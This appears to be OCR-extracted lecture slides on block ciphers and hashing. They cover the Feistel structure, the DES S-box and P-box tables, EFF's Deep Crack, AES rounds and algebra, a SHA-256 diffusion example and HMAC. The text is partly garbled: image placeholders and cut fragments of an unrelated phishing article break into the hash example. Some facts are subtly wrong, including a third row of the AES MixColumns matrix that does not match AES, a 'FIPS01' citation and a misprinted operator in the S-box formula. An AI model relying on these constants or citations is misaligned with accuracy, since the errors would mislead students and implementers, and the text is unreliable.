


Feistel Structure

- $L_{i+1} = R_i$
- $R_{i+1} = L_i \oplus f(K_i, R_i)$

How about the inverse?

- Inverse is the same:
- $R_i = L_{i+1}$
- $L_i = R_{i+1} \oplus f(K_i, L_{i+1})$



**Substitution: S-box
Permutation: P-box**

S-Box

Expanded $R_{j-1} \oplus$ Transformed Key

48 bits

S-Box
Substitution
Choice
32 bits

B ₁	B ₂	B ₃	B ₄	B ₅	B ₆	B ₇	B ₈
1 6	7 12						43 48



S-Box – S1 to S8

S₁	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13

S₂	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9

S₃	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12

S₄	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14

S₅	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3

S₆	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13

S₇	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12

S₈	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

P-Box

P-Box
Permutation

- All 32-bits from the S-box substitution are permuted by a straight permutation P
- The permutation P is as follow:

Bit	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
From Input Bit	16	7	20	21	29	12	28	17	1	15	23	26	5	18	31	10

Bit	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
From Input Bit	2	8	24	14	32	27	3	9	19	13	30	6	22	11	4	25

S-box Design Criteria

- The criteria for the design of the substitutions (S-boxes), fixed permutation (P-box), and key schedule were not published by the designers at the beginning (rumor about possible backdoor)
- In 1994, Coppersmith of IBM published the design criteria of S-boxes:
 - The S-boxes were carefully tuned to increase resistance against differential cryptanalysis
 - No S-box is a linear or affine function of its input: the 4 output bits cannot be expressed as a system of linear equations of the 6 input bits
 - Changing 1 bit in the input of an S-box results in changing at least 2 output bits: the S-boxes diffuse their information well throughout their outputs
 - The S-boxes were chosen to minimize the difference between the number of 1s and 0s when any single input bit is held constant: holding a single bit constant as a 0 or 1 and changing the bits around it should not lead to disproportionately many 0s or 1s in the output


Key Search Machine


- The Electronic Frontier Foundation (EFF) had designed “Deep Crack”, an ASIC-based specialized machine (1800 ASIC chips, 40MHz clock) in 1998
 - Total Cost: US\$220,000
 - EFF also made the entire design documents publicly available:
 - **“Cracking DES: Secrets of Encryption Research, Wiretap Politics & Chip Design” by Electronic Frontier Foundation, John Gilmore (Ed), Publisher: O'Reilly & Associates; May 98**
 - With the design, it only costs US\$150,000 to replicate a machine (in 1998)
 - Average time of search: 4.5 days/key

Advanced Encryption Standard (AES)

- On Jan 2, 1997, NIST announced a contest to select a new encryption standard to be used for protecting sensitive, non-classified, U.S. government information
- 21 submissions from all over the world, 5 selected as the final candidates in Aug 1999: Rijndael, Serpent, MARS, Twofish, RC6
- 26 Nov 2001, AES (a standardization of Rijndael) became the Federal Information Processing Standard (FIPS01)
- **Rijndael is NOT a Feistel cipher**
- AES mandates a block size of 128 bits and a choice of key size from 128, 192, 256 bits (called AES-128, AES-192, AES-256)

AES-128 Structure





Diffusion and Confusion in AES

- Diffusion: changes in the plaintext should affect many parts of the ciphertext
 - By permutations in ShiftRows and MixColumns
- Confusion: difficult to predict when changing one character in the plaintext will do to the ciphertext (relationships are lost)
 - By substitutions (S-Box) in SubBytes

AES Algebraic Structure – S-Box

- AES has a simple algebraic structure: it is possible to write an AES encryption as a simple closed algebraic formula over the finite field with 256 elements
- The S-Box can be represented by the following algebraic form, while the look up table is an easy and faster representation of the algebraic structure

$$\begin{vmatrix} b_7 \\ b_6 \\ b_5 \\ b_4 \\ b_3 \\ b_2 \\ b_1 \\ b_0 \end{vmatrix} = \begin{vmatrix} 1 & 1 & 1 & 1 & 1 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 & 1 & 1 & 0 & 0 \\ 0 & 0 & 1 & 1 & 1 & 1 & 1 & 0 \\ 0 & 0 & 0 & 1 & 1 & 1 & 1 & 1 \\ 1 & 0 & 0 & 0 & 1 & 1 & 1 & 1 \\ 1 & 1 & 0 & 0 & 0 & 1 & 1 & 1 \\ 1 & 1 & 1 & 0 & 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 & 0 & 0 & 0 & 1 \end{vmatrix} \times \begin{vmatrix} b_7 \\ b_6 \\ b_5 \\ b_4 \\ b_3 \\ b_2 \\ b_1 \\ b_0 \end{vmatrix} \otimes \begin{vmatrix} 0 \\ 1 \\ 1 \\ 0 \\ 0 \\ 0 \\ 1 \\ 1 \end{vmatrix}$$

AES Algebraic Structure – Mix Column

$$\begin{vmatrix} c_0 \\ c_1 \\ c_2 \\ c_3 \end{vmatrix} = \begin{vmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 01 & 03 \\ 03 & 01 & 01 & 02 \end{vmatrix} \otimes \begin{vmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \end{vmatrix}$$

- MixColumn is a matrix-multiplication operation
 - \otimes means to perform matrix multiplication with the \bullet operator and XOR instead of addition
 - It guarantees that the original plaintext bit pattern becomes highly diffused over several rounds
 - It also ensures there is very little correlation between the inputs and the outputs

Cryptographic Hash Function

- Compression: for any size of input x , the output length of $y=h(x)$ is small
- Efficiency: easy to compute $h(x)$ for any input x
- One-way: Given any value y , it is computationally infeasible to find a value x such that $h(x) = y$
- Collision resistance
 - Given x and $h(x)$, it is infeasible to find $y \neq x$ such that $h(x) = h(y)$
 - It is infeasible to find x and y , with $y \neq x$, such that $h(x) = h(y)$
- Common used cryptographic hash function: MD5, SHA-1, SHA-256

Diffusion Property of SHA-256

Example 20.3: The Diffusion Capabilities of Secure Hash Algorithm—SHA-256 That Can Be Applied to Protect the Integrity of Files

The input to SHA-256 is the following plaintext:

Phishing Explained

Phishing scams are typically fraudulent e-mail messages appearing to come from legitimate sources like your bank, your Internet Service Provider, eBay, or PayPal, for example. These messages usually direct you to a fake web site and ask you for private information (e.g., credit card numbers). Perpetrators then

/6nUwxafi8JFrSCXe7J6ZUmyHZk1ZcWSFP5OiyAFkPNC =

The corresponding digest in binary format is listed as follows:

1010110001010110011100111010000001110100001111011011101001010010110
111110110100010000100010001011010001011010110110110010011011110001
00110011011001010100110110000000110110001011
101001101111111111010011

Text first “P” to
“Q”

A single character change in the plaintext results in a significant change in the corresponding digest. For example, changing the first character from P to Q, i.e., from Phishing to Qhishing, results in the following digest from SHA-256 encoded in BASE64 format:

rZo6V2mYL9pI06fZjNMb71leQVpIAAiCWFvhomaUC/A =

The corresponding digest in binary format is listed as follows:

101001001100101100010110101000100101100110011110100000010010110110
111001011000101100000100110011001011001110010000010000101000101
01000011011110100101101101111111110111011111011010011000000
10000011110010111011001100101101011111010000010000

message may not be
taking the bait.”

them. They contain
just click on the

ne, be wary. Fake
r” or “Attention

If the URL dis-
same as the text
a fake. Sometimes

Basic Structure of SHA-1




FIGURE 20.6 The basic structure for SHA-1.

HMAC

- Hash Message Authentication Code (HMAC)
- The use of a shared secret key that provides authentication in addition to integrity protection
- Some features
 - Faster than encryption in software
 - Use of any hash function is permitted in any export product from US
 - Used in IPsec and TLS

HMAC Structure

